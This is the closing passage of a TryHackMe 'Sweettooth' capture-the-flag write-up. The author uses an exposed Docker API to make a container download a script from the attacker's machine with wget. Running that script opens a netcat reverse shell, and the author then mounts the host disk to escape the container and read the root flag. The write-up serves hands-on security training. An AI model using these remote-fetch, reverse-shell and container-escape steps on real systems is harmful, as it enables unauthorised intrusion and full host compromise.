(root@kali) ~/home/coderic/Downloads/tryhackme/sweettooth
$ docker -H tcp://localhost:8080 container exec sweettoothinc wget 10.8.96.243:8000/sweettoothinc.sh
converted 'http://10.8.96.243:8000/sweettoothinc.sh' (ANSI_X3.4-1968) to 'http://10.8.96.243:8000/sweettoothinc.sh' (UTF-8)
--2024-03-18 09:45:14-- http://10.8.96.243:8000/sweettoothinc.sh
Connecting to 10.8.96.243:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 42 [text/x-sh]
Saving to: 'sweettoothinc.sh'

OK
Title 100% 7.83M-0s IP Address 10.10.20.234
2024-03-18 09:45:15 (7.83 MB/s) - 'sweettoothinc.sh' saved [42/42]

(root@kali) ~/home/coderic/Downloads/tryhackme/sweettooth
$ docker -H tcp://localhost:8080 container exec sweettoothinc ls
bin
boot
dev
entrypoint.sh
etc
home
initializeandquery.sh
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sweettoothinc.sh
sys
tmp
usr
var
```

Now my next step will be to execute this script as I listen on port 9092 as set in the reverse shell I generated.

Starting the netcat listener:

The screenshot shows a Kali Linux terminal with the following command and output:

```
(root@kali) ~/home/coderic/Downloads/tryhackme/sweettooth
$ nc -lvp 9092
listening on [any] 9092 ...
```

Done.

Next is to execute the script.

The screenshot shows a Kali Linux terminal with two tabs. The active tab is titled 'root@kali: /home/coderic/Downloads/tryhackme/sweettooth'. The terminal output shows the following commands and results:

```
(root@kali) ~/home/coderic/Downloads/tryhackme/sweettooth
$ docker -H tcp://localhost:8080 container exec sweettoothinc bash -i sweettoothinc.sh
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell

(root@kali) ~/home/coderic/Downloads/tryhackme/sweettooth
$
```

The second tab is titled 'root@kali: /home/coderic/Downloads/tryhackme/sweettooth'. The terminal output shows the following commands and results:


```
(root@kali) ~/home/coderic/Downloads/tryhackme/sweettooth
$ nc -lvp 9092
listening on [any] 9092 ...
connect to [10.8.96.243] from (UNKNOWN) [10.10.20.234] 60450
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@521736e79392:/#
```

I have a shell.

Next is to begin some navigation with a course to find the second flag.

Command used: df -h

The df command is used to display information about total space and available space on a file system. The Filesystem parameter specifies the name of the device on which the file system resides, the directory on which the file system is mounted, or the relative path name of a file system.




```
root@521736e79392:/root# df -h
df -h
Filesystem      Size  Used Avail Use% Mounted on
none            15G   4.8G   9.5G  34% /
tmpfs            64M    0    64M   0% /dev
tmpfs           247M    0   247M   0% /sys/fs/cgroup
/dev/xvda1       15G   4.8G   9.5G  34% /etc/hosts
shm              64M    0    64M   0% /dev/shm
tmpfs            99M   4.7M   94M   5% /run/docker.sock
```

The /dev/xvda1

/dev/xvda1 is your root drive. Your operating system, all applications, etc are installed there. It's the equivalent of your C drive in windows

Having this knowledge, next step is to mount this directory to my directory of choice, in my case I choose to use the esc directory.



```
df -h
Filesystem      Size  Used Avail Use% Mounted on
none            15G   4.8G   9.5G  34% /
tmpfs            64M    0    64M   0% /dev
tmpfs           247M    0   247M   0% /sys/fs/cgroup
/dev/xvda1       15G   4.8G   9.5G  34% /etc/hosts
shm              64M    0    64M   0% /dev/shm
tmpfs            99M   4.7M   94M   5% /run/docker.sock
root@521736e79392:/root# cd /tmp
cd /tmp
root@521736e79392:/tmp# ls
ls
root@521736e79392:/tmp# mkdir -p /tmp/esc
mkdir -p /tmp/esc
root@521736e79392:/tmp# ls
ls
esc
root@521736e79392:/tmp# cd esc
cd esc
root@521736e79392:/tmp/esc# mount /dev/xvda1 /tmp/esc
mount /dev/xvda1 /tmp/esc
root@521736e79392:/tmp/esc# ls
ls
root@521736e79392:/tmp/esc# cd ../
cd ../
root@521736e79392:/tmp# ls
ls
esc
root@521736e79392:/tmp# mount /dev/xvda1 /tmp/esc
mount /dev/xvda1 /tmp/esc
mount: /dev/xvda1 is already mounted or /tmp/esc busy
/dev/xvda1 is already mounted on /etc/resolv.conf
/dev/xvda1 is already mounted on /etc/hostname
/dev/xvda1 is already mounted on /etc/hosts
/dev/xvda1 is already mounted on /var/lib/influxdb
/dev/xvda1 is already mounted on /tmp/esc
root@521736e79392:/tmp# cd esc
```

Mounted.

Next was to navigate files that I have just mounted in the esc directory that I created.

By looking into some of the mounted files, there is a root directory available so I decided to take a look into that first.

On opening this directory there is a root.txt file which I used the command cat to display the file contents.

```
7dev/xvda1 is already mounted on /tmp/esc
root@521736e79392:/tmp# cd esc
cd esc
root@521736e79392:/tmp/esc# ls
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
root@521736e79392:/tmp/esc# cd root
cd root
root@521736e79392:/tmp/esc/root# ls
ls
root.txt
root@521736e79392:/tmp/esc/root# cat root.txt
cat root.txt
THM{nY2ZahyFABAmjrnX}
root@521736e79392:/tmp/esc/root#
```

Flag is **THM{nY2ZahyFABAmjrnX}**

Conclusion:

In my conclusion, the SweetToothInc room was engaging and informative as well, I have been introduced to the use of Curl and JWTokens to get access to a database, create a new user and password using cURL.

I have also been introduced to a new database I did not have knowledge about called Infuxdb interaction with the terminal as well.

Another area of interest was using docker and manipulate it on how to get my desired results from the terminal. With its well-designed structure and realistic scenarios, SweetToothInc serves as an excellent resource for both beginners looking to familiarize themselves with database security and pivoting from one system to the other, for example, using the ssh information gathered from the ssh database we were able to login remotely to a machine using the ssh service.

Overall, completing the SweetToothInc room has offered valuable insights and practical experience that I greatly believe it was to an added advantage in my Cybersecurity journey.

Thank You.